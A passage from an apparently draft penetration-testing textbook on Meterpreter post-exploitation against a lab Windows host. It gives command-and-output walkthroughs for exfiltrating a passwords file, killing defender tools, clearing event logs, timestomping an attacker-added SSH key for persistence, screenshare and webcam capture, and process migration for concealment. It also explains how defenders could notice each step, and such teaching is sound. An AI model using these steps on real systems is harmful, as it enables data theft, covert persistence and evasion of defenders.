meterpreter > edit "C:\\Users\\zathras\\Desktop\\passwords.txt"
```

If you are not familiar with the vi editor, remember that to exit the file, hit the escape button and then type `:q`.[18]

Files can be copied or moved around in the target file system with the Meterpreter commands `cp` and `mv`, and they can be deleted either with `rm` or `del`. For example, the just found passwords.txt file can be copied to the system temp directory as follows:

```
meterpreter > cp C:\\Users\\zathras\\Desktop\\passwords.txt
C:\\Windows\\Temp\\randomstring.txt
meterpreter > dir c:\\Windows\\Temp\\randomstring.txt
100666/rw-rw-rw-  108  fil  2024-05-27 16:30:08 -0400
c:\Windows\Temp\randomstring.txt
```

Meterpreter can also be used to exfiltrate files from the target to the attacking system. This is done with the `download` command, specifying the name of the file to be exfiltrated.

```
meterpreter > download C:\\Users\\zathras\\Desktop\\passwords.txt
[*] Downloading: C:\Users\zathras\Desktop\passwords.txt ->
/home/zathras/passwords.txt
[*] Downloaded 108.00 B of 108.00 B (100.0%):
C:\Users\zathras\Desktop\passwords.txt -> /home/zathras/passwords.txt
[*] Completed  : C:\Users\zathras\Desktop\passwords.txt ->
/home/zathras/passwords.txt
```

If only one argument is provided, then the file is downloaded, the name of the file is preserved, and the file is stored in the current working directory on the local system. Use two arguments to fully specify the location and directory (not the name) of the downloaded file.

```
meterpreter > download C:\\Users\\zathras\\Desktop\\passwords.txt /tmp
[*] Downloading: C:\Users\zathras\Desktop\passwords.txt ->
/tmp/passwords.txt
[*] Downloaded 108.00 B of 108.00 B (100.0%):
C:\Users\zathras\Desktop\passwords.txt -> /tmp/passwords.txt
[*] Completed  : C:\Users\zathras\Desktop\passwords.txt ->
/tmp/passwords.txt
```

In this example, the destination was specified as `/tmp`, so the file was ultimately copied to `/tmp/passwords.txt`.

---

[17] It should be noted that you don't **have** to escape the backslashes; instead, the attacker could replace them with forward slashes, for a command like `cat c:/users/zathras/Desktop/passwords.txt`. This may be more or less confusing to users.

[18] It is worth your time to learn at least the basics of vi- how to edit files, save files, and exit vi. The vi tool has been around for almost 50 years, and it is likely to still be around in another 50 years.

If a directory is provided to the download command, then it will download all the files in the directory.

```
meterpreter > download C:\\Users\\zathras\\Desktop /tmp
[*] downloading: C:\Users\zathras\Desktop\desktop.ini ->
/tmp/desktop.ini
[*] Completed  : C:\Users\zathras\Desktop\desktop.ini ->
/tmp/desktop.ini
[*] downloading: C:\Users\zathras\Desktop\Microsoft Edge.lnk ->
/tmp/Microsoft Edge.lnk
[*] Completed  : C:\Users\zathras\Desktop\Microsoft Edge.lnk ->
/tmp/Microsoft Edge.lnk
[*] downloading: C:\Users\zathras\Desktop\passwords.txt ->
/tmp/passwords.txt
[*] Completed  : C:\Users\zathras\Desktop\passwords.txt ->
/tmp/passwords.txt
```

The process can also be reversed, with files uploaded from the local file system to the target as follows:

```
meterpreter > upload /tmp/passwords.txt C:\\Users\\zathras\\pass.txt
[*] Uploading  : /tmp/passwords.txt -> C:\Users\zathras\pass.txt
[*] Uploaded 108.00 B of 108.00 B (100.0%): /tmp/passwords.txt ->
C:\Users\zathras\pass.txt
[*] Completed  : /tmp/passwords.txt -> C:\Users\zathras\pass.txt
```

The attacker can create directories on the target with the `mkdir` command and delete them with the `rmdir` command.

```
meterpreter > mkdir "c:\\Users\zathras\\Desktop\Test Directory"
Creating directory: c:\Users\zathras\Desktop\Test Directory
meterpreter > ls c:\\Users\\zathras\\Desktop
Listing: c:\Users\zathras\Desktop
================================

Mode           Size  Type  Last modified              Name
----           ----  ----  -------------              ----
100666/rw-rw-  2352  fil   2023-11-09 22:51:48 -05  Microsoft Edge.lnk
rw-                        00
040777/rwxrwx  0     dir   2024-05-27 16:02:55 -04  Test Directory
rwx                        00
100666/rw-rw-  282   fil   2023-11-09 22:51:47 -05  desktop.ini
rw-                        00
100666/rw-rw-  108   fil   2024-05-27 15:54:05 -04  passwords.txt
rw-                        00

meterpreter > rmdir "C:\\Users\\zathras\\Desktop\\Test Directory"
Removing directory: C:\Users\zathras\Desktop\Test Directory
```

Although these commands to manipulate remote files exist in Meterpreter, they should be used sparingly and only after considering operational security. An attacker that has gained a Meterpreter shell on a target is generally interested in remaining there. Changing, creating, or deleting files and directories on the target leaves the kind of trail that could be discovered and attributed to an attacker.

Notice also that Meterpreter manages files and path names with spaces as one would expect by using double quotes.

#### 1.4.1.5. Controlling the Target

Meterpreter can be used to read and manipulate the registry with the `reg` command.[19]

```
meterpreter > reg -h
Usage: reg [command] [options]
Interact with the target machine's registry.

OPTIONS:

    -d   The data to store in the registry value.
    -h   Help menu.
    -k   The registry key path (E.g. HKLM\Software\Foo).
    -r   The remote machine name to connect to (with current process
credentials
    -t   The registry value type (E.g. REG_SZ).
    -v   The registry value name (E.g. Stuff).
    -w   Set KEY_WOW64 flag, valid values [32|64].
COMMANDS:

    enumkey     Enumerate the supplied registry key [-k <key>]
    createkey   Create the supplied registry key  [-k <key>]
    deletekey   Delete the supplied registry key  [-k <key>]
    queryclass  Queries the class of the supplied key [-k <key>]
    setval      Set a registry value [-k <key> -v <val> -d <data>]. Use
a binary blob to set binary data with REG_BINARY type (e.g. setval -d
ef4ba278)
    deleteval   Delete the supplied registry value [-k <key> -v <val>]
    queryval    Queries the data contents of a value [-k <key> -v <val>]
```

As an example of its use, suppose that the attacker wants to find the data for the value `LocalAccountTokenFilterPolicy` in the key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`. This is the value that was created when the Windows target was prepared for this example.[20] The corresponding Meterpreter command is the following:

```
meterpreter > reg queryval -k HKLM\\SOFTWARE\\Microsoft\\Windows\\Curren
```

[19] The Windows registry is discussed in detail in Section XXX.
[20] Section 1.3.2

```
tVersion\\Policies\\System -v LocalAccountTokenFilterPolicy
Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
Name: LocalAccountTokenFilterPolicy
Type: REG_DWORD
Data: 1
```

This command requires that the Meterpreter user has the necessary privileges to query the registry. Note again that the backslashes in the key name need to be escaped.

An attacker with sufficient privileges can also run programs on the target system with the `execute` command.

```
meterpreter > execute -h
Usage: execute -f file [options]
Executes a command on the remote machine.

OPTIONS:

    -a   The arguments to pass to the command.
    -c   Channelized I/O (required for interaction).
    -d   The 'dummy' executable to launch when using -m.
    -f   The executable command to run.
    -h   Help menu.
    -H   Create the process hidden from view.
    -i   Interact with the process after creating it.
    -k   Execute process on the meterpreters current desktop
    -m   Execute from memory.
    -p   Execute process in a pty (if available on target platform)
    -s   Execute process in a given session as the session user
    -t   Execute process with currently impersonated thread token
    -z   Execute process in a subshell
```

Executing commands in this fashion is both easy and hard. Starting the program is easy, but many Windows executables require a graphical interface which cannot be run through a Meterpreter prompt. Even if the program being run is only a command-line tool, there is still an issue getting the output of the program back to the attacker.

As an example, suppose that the target has the Windows Sysinternals tool suite installed in the directory `C:\SysinternalsSuite`. That suite has a command line tool named `psinfo.exe` that, when run, provides information about the running system.[21] Sysinternals tools require the user to accept an end-user license agreement; when the program is first run it will spawn a dialog box asking the user to accept the license. This cannot work through Meterpreter, as there is no way to display the dialog box. Another option is to run the program with the flag `/accepteula`, which is the approach that is shown in this example:

```
meterpreter > execute -i -H -f C:\\SysinternalsSuite\\psinfo.exe -a /acc
epteula
Process 4552 created.
```

[21] https://learn.microsoft.com/en-us/sysinternals/downloads/psinfo

```
Channel 16 created.

PsInfo v1.78 - Local and remote system information viewer
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

System information for \\STANDALONE:..
Uptime:                    8 days 5 hours 39 minutes 24 seconds
Kernel version:            Windows 10 Enterprise, Multiprocessor Free
Product type:              Professional
Product version:           6.3
Service pack:              0
Kernel build number:       19045
Registered organization:
Registered owner:          zathras
IE version:                9.0000
System root:               C:\Windows
Processors:                4
Processor speed:           2.0 GHz
Processor type:            QEMU Virtual CPU version 2.5+
Physical memory:           2 MB
Video driver:              Microsoft Basic Display Adapter
```

Attackers with sufficient privileges can also stop or suspend a process running on the target. As an example, an incredibly valuable defender tool is the Sysinternals Suite Process Explorer.[22] The attacker can check to see if it is running on the target with the `ps` command as follows:

```
meterpreter > ps procexp
Filtering on 'procexp'

Process List
============

 PID   PPID  Name        Arch  Session  User             Path
 ---   ----  ----        ----  -------  ----             ----
 3804  4212  procexp64   x64   1        STANDALONE\zat   C:\Sysinternals
             .exe                       hras             Suite\procexp64
                                                         .exe
```

There are two versions of Process Explorer- `procexp.exe` which runs as a 32-bit process, and `procexp64.exe` which runs as a 64-bit process. Here the attacker searched the process tree for both possibilities.

Seeing this running on a target suggests trouble for the attacker, as Process Explorer is usually used by savvy administrators who are carefully looking over the processes running on the system. What can the attacker do? One option is to suspend execution of the program. This is

[22] https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer

done via the `suspend` command, which needs the PID of the process. As an example, the attacker can run the following:

```
meterpreter > suspend 3804
[*] Suspending: 3804
[*] Targeting process with PID 3804...
```

When this command completes, the window for Process Explorer stops responding. If it is visible, it remains visible, however it does not respond to any input from the user. The window cannot be maximized, minimized, or resized; the program accepts no input from the user. It cannot even be closed or terminated without resorting to a tool like Windows Task Manager. The attacker can resume the process with the following command:

```
meterpreter > suspend -r 3804
[*] Resuming: 3804
[*] Targeting process with PID 3804...
```

The process can be killed, either by name or by PID with either the Meterpreter commands `kill` or `pkill`.

```
meterpreter > kill -h
Usage: kill [pid1 [pid2 [pid3 ...]]] [-s]
Terminate one or more processes.
     -s        Kills the pid associated with the current session.
meterpreter > pkill -h
Usage: pkill [ options ] pattern
Terminate one or more processes by name.

OPTIONS:

    -A   Filter on architecture
    -c   Filter only child processes of the current shell
    -h   Help menu.
    -S   Filter on process name
    -s   Filter only SYSTEM processes
    -U   Filter on user name
    -x   Filter for exact matches rather than regex
```

The attacker can then stop this instance of Process Explorer with the following command:

```
meterpreter > pkill -x procexp64.exe
Filtering on 'procexp64.exe'
Killing: 3804
```

The attacker can even reboot or shutdown the target with the commands `reboot` or `shutdown`.

```
meterpreter > reboot
Rebooting...
```

### 1.4.1.6. Avoiding Detection

An attacker who has gained access to a remote system generally does not want to be detected; this means that the attacker may wish to remove traces of their activities from the system's logs. Provided the attacker has sufficient privileges, this can be done with the Meterpreter command `clearev` as follows:

```
meterpreter > clearev
[*] Wiping 3147 records from Application...
[*] Wiping 799 records from System...
[*] Wiping 28970 records from Security...
```

This command empties these logs. The Windows security log will contain an event of type 1102 showing that the log was cleared (Figure 5).




*Figure 5: Result of Clearing the Security Logs, Shown in Event Viewer*

Before using this command, an attacker should pause and consider the operational consequences. A defender that looks at a log entry may not read the log entry in detail or may not realize that the log entry is a result of an attacker. However, if an administrator looks at the logs and sees that the logs were cleared, they will quickly consider the possibility of a malicious actor on their network. Moreover, a defended network is likely to keep logs in multiple locations on the network- so even if the logs are deleted from the target, they may be present on a log server elsewhere in the network. Now the attacker is left with an administrator who is concerned

about a possible threat actor on their network and is looking over the logs recorded on their organization's log server.

There are times when an attacker may wish to modify a file. As an example, it was noted earlier that the target system is running an SSH server. On Windows, the public key for administrator is stored in the file `C:\ProgramData\SSH\administrators_authorized_keys`.[23] An attacker may decide to add their public key to that file, which would allow them to retain access to the system, even if the administrator changes their password.

Changing a file changes the date/time that the file was modified. A defender looking for evidence of an intrusion on their system may examine the date/timestamps for files and look for files that have been unexpectedly modified. Returning to the file in question, suppose that `administrators_authorized_keys` has been modified so that it now has the following timetsamp:

```
meterpreter > dir c:\\ProgramData\\ssh\\administrators_authorized_keys
100666/rw-rw-rw-  94  fil  2024-05-27 19:21:53 -0400
c:\ProgramData\ssh\administrators_authorized_keys
```

This file listing shows that this file was last modified on Memorial Day in 2024. To set the last modification time of the file to Christmas morning, the attacker can use a `timestomp` command like the following:

```
meterpreter > timestomp C:\\ProgramData\\ssh\\administrators_authorized_
keys -m "12/25/2023 09:00:00"
[*] Setting specific MACE attributes on
C:\ProgramData\ssh\administrators_authorized_keys
meterpreter > dir c:\\ProgramData\\ssh\\administrators_authorized_keys
100666/rw-rw-rw-  94  fil  2023-12-25 08:00:00 -0500
c:\ProgramData\ssh\administrators_authorized_keys
```

One interesting thing about the changed file modification time is that it occurs precisely on the hour. Defenders who are looking at timestamps might notice this odd coincidence and begin considering the possibility that an attacker has modified the last modified time.

The attacker could instead set the time stamps of the file to match another file with a command like the following:[24]

```
meterpreter > timestomp
C:\\ProgramData\\ssh\\administrators_authorized_keys -f
C:\\ProgramData\\ssh\\sshd_config
[*] Pulling MACE attributes from C:\ProgramData\ssh\sshd_config
[*] Setting specific MACE attributes on
C:\ProgramData\ssh\administrators_authorized_keys
```

---

[23] SSH for Windows will be discussed in detail in Chapter xxx (as soon as I figure out the number for that chapter.)

[24] Wait. Did you say stamps, plural? Well, yes. Files on Windows have four associated timestamps, and the last modified date/time is just one of them. The Meterpreter `timestomp` command can examine and manipulate all these timestamps. Run the command `timestomp --help` to see the syntax. More details about timestamps in Windows are in Chapter XXX (Yeah, I need to figure out what this chapter will be numbered as well.)

```
meterpreter > dir c:\\ProgramData\\ssh\\administrators_authorized_keys
100666/rw-rw-rw-  94  fil  2019-12-18 10:48:14 -0500
c:\ProgramData\ssh\administrators_authorized_keys
```

Now the last modification time for the file `C:\ProgramData\ssh\administrators_authorized_keys` matches the last modification time for the related file `C:\ProgramData\ssh\sshd_config`, a coincidence that is less likely to be noticed by a defender.

#### 1.4.1.7. Multimedia

Meterpreter can play audio through the speakers on the target with the `play` command, and record audio from available microphones with `record_mic`.

Meterpreter can also use target webcams, with the commands `webcam_list`, `webcam_chat`, `webcam_stream`, and `webcam_stream`.

### 1.4.2. Managing Meterpreter

Meterpreter includes several features beyond the ability to run commands on the target.

#### 1.4.2.1. Process Migration

Meterpreter does not run as a stand-alone process; rather it runs inside another process already running on the system. This means that a defender that looks through their process list may not see a process specific to the Meterpreter shell running on the target. Meterpreter sessions can move from one process to another with the `migrate` command. The `migrate` command expects a PID for its destination but will also accept the name of a running process specified with the `-N` flag.

```
meterpreter > migrate -h
Usage: migrate <<pid> | -P <pid> | -N <name>> [-t timeout]

Migrates the server instance to another process.
NOTE: Any open channels or other dynamic state will be lost.
```

As an example of its use, consider the example target from this chapter, a Windows 10 system compromised using `windows/smb/psexec` with valid administrator credentials. This resulted in a session running on the system as NT AUTHORITY\SYSTEM.

```
meterpreter > getpid
Current pid: 4692
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

The attacker would like to migrate this Meterpreter shell to one that runs inside the system's explorer.exe process.

```
meterpreter > ps explorer.exe
Filtering on 'explorer.exe'
```

```
Process List
============

 PID   PPID  Name       Arch  Session  User             Path
 ---   ----  ----       ----  -------  ----             ----
 3380  3348  explorer.  x64   1        STANDALONE\zat   C:\Windows\expl
             exe                       hras             orer.exe
```

To make the move, the attacker either specifies the PID (3380 in this example) or the name of the target.

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 4692 to 3380...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 3380
meterpreter > getuid
Server username: STANDALONE\zathras
```

At this point, the Meterpreter session is now running inside the explorer.exe process. Since the explorer.exe process is being run by the user STANDALONE\zathras, the migrated Meterpreter session is also running with these same permissions.

#### *1.4.2.1.1. Differences between a SYSTEM and a User Meterpreter Shell*

The differences in permissions between the NT AUHORITY\SYSTEM user and the local user STANDALONE\zathras change what can be done with a Meterpreter session.

As an example, Meterpreter has the command `enumdesktops` to show the desktops available to that Meterpreter session. From a Meterpreter shell running as NT AUTHORITY\SYSTEM, a typical result is the following:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station           Name
    -------  -------           ----
    0        WinSta0           Default
    0        WinSta0           Disconnect
    0        WinSta0           Winlogon
    0        msswindowstation  mssrestricteddesk
```

The same command run from a different Meterpreter session running as a regular user returns something like the following:

```
meterpreter > getuid
```

```
Server username: STANDALONE\zathras
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
    -------  -------  ----
    1        WinSta0  Default
```

When a Windows system boots, the first session is labelled session zero and is used for system services. When the first user logs in at the terminal, a new session, session 1, is created. Additional sessions can be created by fast user switching or remote desktop.[25] Desktops are associated with these sessions.

This means that if an attacker tries to take a screenshot of the target as the NT AUTHORITY\SYSTEM user, the Meterpreter command on that session will fail as SYSTEM does not have access to Windows session 1. This is seen as follows:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session
was spawned by a service on Windows 8+. No desktops are available to
screenshot.
```

On the other hand, the command will work if run from a different Meterpreter session running as the local user, which does have access to Windows session 1.

```
meterpreter > getuid
Server username: STANDALONE\zathras
meterpreter > screenshot -p standalone.jpeg
Screenshot saved to: /home/zathras/standalone.jpeg
```

The attacker can then examine the screenshot from their Kali system.

An attacker with access to a desktop can also view the target desktop in real time using the `screenshare` command.

```
meterpreter > screenshare -h
Usage: screenshare [options]

View the current interactive desktop in real time.

OPTIONS:
```

[25] For details, see *Windows Internals, Part 1: System architecture, processes, threads, memory management, and more*, 7th Edition, 2017, by Pavel Yosifovich, Mark E. Russinovich, Alex Ionescu, David A. Solomon, p. 77. See also https://learn.microsoft.com/en-us/windows/win32/secauthn/initializing-winlogon

```
-d    The stream duration in seconds (Default: 1800)
-h    Help Banner.
-q    The JPEG image quality (Default: '50')
-s    The stream file path (Default: 'NWgURpyi.jpeg')
-t    The stream player path (Default: MSOtumjQ.html)
-v    Automatically view the stream (Default: 'true')
```




*Figure 6: Using Meterpreter* **`screenshare`** *to Remotely View a Target's Desktop*

Attackers often want to know how long the system has been idle, but this depends on the user. When run as NT AUTHORITY\SYSTEM, the Meterpreter **`idletime`** command has already been seen to provide the time since the system was booted. However, when run as a user, it shows how long that user has been idle.

```
meterpreter > getuid
Server username: STANDALONE\zathras
meterpreter > idletime
User has been idle for: 9 mins 42 secs
```

When examining mounted file systems, remember that users can mount a file system that is not necessarily mounted by NT AUTHORITY\SYSTEM. Here is an example where SYSTEM sees only local drives:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > show_mount

Mounts / Drives
===============

Name  Type   Size (Total)  Size (Free)  Mapped to
----  ----   ------------  -----------  ---------
C:\   fixed  31.43 GiB     10.93 GiB
D:\   cdrom  4.87 GiB      0.00 B


Total mounts/drives: 2
```

In a different Meterpreter session running as the local user, in this example an additional network drive is seen.

```
meterpreter > getuid
Server username: STANDALONE\zathras
meterpreter > show_mount

Mounts / Drives
===============

Name  Type    Size (Total)  Size (Free)  Mapped to
----  ----    ------------  -----------  ---------
C:\   fixed   31.43 GiB     10.93 GiB
D:\   cdrom   4.87 GiB      0.00 B
N:\   remote  30.83 GiB     14.26 GiB    \\172.16.1.3\Setup\


Total mounts/drives: 3
```

Running a Meterpreter session as a regular user rather than running as SYSTEM means that the set of privileges are reduced. When the initial shell in this example was obtained, the list of user privileges held by SYSTEM was listed and was quite extensive (Page 26). Running same command as a regular user shows the difference:

```
meterpreter > getuid
Server username: STANDALONE\zathras
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
```

```
SeTimeZonePrivilege
SeUndockPrivilege
```

Nearly all the privileges held by SYSTEM are no longer present. If the user tries to migrate to another process that runs as SYSTEM- say the winlogon.exe process- then the attempt fails because the regular user does not have the needed permissions to interact with a process running as SYSTEM.

```
meterpreter > getuid
Server username: STANDALONE\zathras
meterpreter > migrate -N winlogon.exe
[*] Migrating from 3812 to 624...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into
this process (insufficient privileges)
```

If the same command is run from a different session that is running as SYSTEM, then the attempt to migrate to the winlogon.exe process succeeds.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > migrate -N winlogon.exe
[*] Migrating from 1072 to 624...
[*] Migration completed successfully.
```

Once a user migrates to a lower privileged process, there is no automatic method to regain the now lost privileges, so consideration should always be taken before migrating to a new process.

### *1.4.2.1.2. Meterpreter Architecture*

On 64-bit Windows systems, user processes can be either 32-bit or 64-bit.[26] This also holds true for Meterpreter. When Meterpreter runs in a process, it runs with a corresponding Meterpreter architecture. As an example, this is the state of Metasploit after running the two `windows/smb/psexec` exploits and migrating the first to the explorer.exe process:

```
msf6 exploit(windows/smb/psexec) > sessions

Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  1         meterpreter x64/wi  STANDALONE\zathras  172.16.236.98:4444
            ndows                @ STANDALONE        -> 172.31.0.13:50
                                                     190 (172.31.0.13)
  2         meterpreter x86/wi  NT AUTHORITY\SYSTE  fde0:fb41:8dc5:4b3
```

[26] More precisely, these are 32-bit or 64-bit Windows processes. Some versions of Windows can also run Windows 3.1 or MS-DOS 16-bit processes, and 32-bit or 64-bit POSIX processes. See *Windows Internals, Part 1: System architecture, processes, threads, memory management, and more*, 7th Edition, 2017, by Pavel Yosifovich, Mark E. Russinovich, Alex Ionescu, David A. Solomon, pp. 105-106.

```
ndows                    M @ STANDALONE      0:16:9e19:cee3:7a8
                                             :4444 -> fde0:fb41
                                             :8dc5:4b30:16:f588
                                             :640d:4dc9:50329 (
                                             172.31.0.13)
```

Because the first Meterpreter session was migrated to a 64-bit process, the Meterpreter architecture was automatically converted to 64 bits. The second shell is currently a 32-bit process because the initial exploit creates a 32-bit process by default.

If it becomes necessary to manually convert a 32-bit Meterpreter version to a 64-bit version on a 64-bit target, then the attacker can use the module `post/windows/manage/archmigrate`.[27]

### *1.4.2.1.3. Migration and Concealment*

Attackers should be aware of how their activities on a target could be detected by a savvy defender. Consider the example `exploit/windows/smb/psexec` attack studied so far in this chapter. When this attack is successful, a copy of PowerShell is started and used to host the

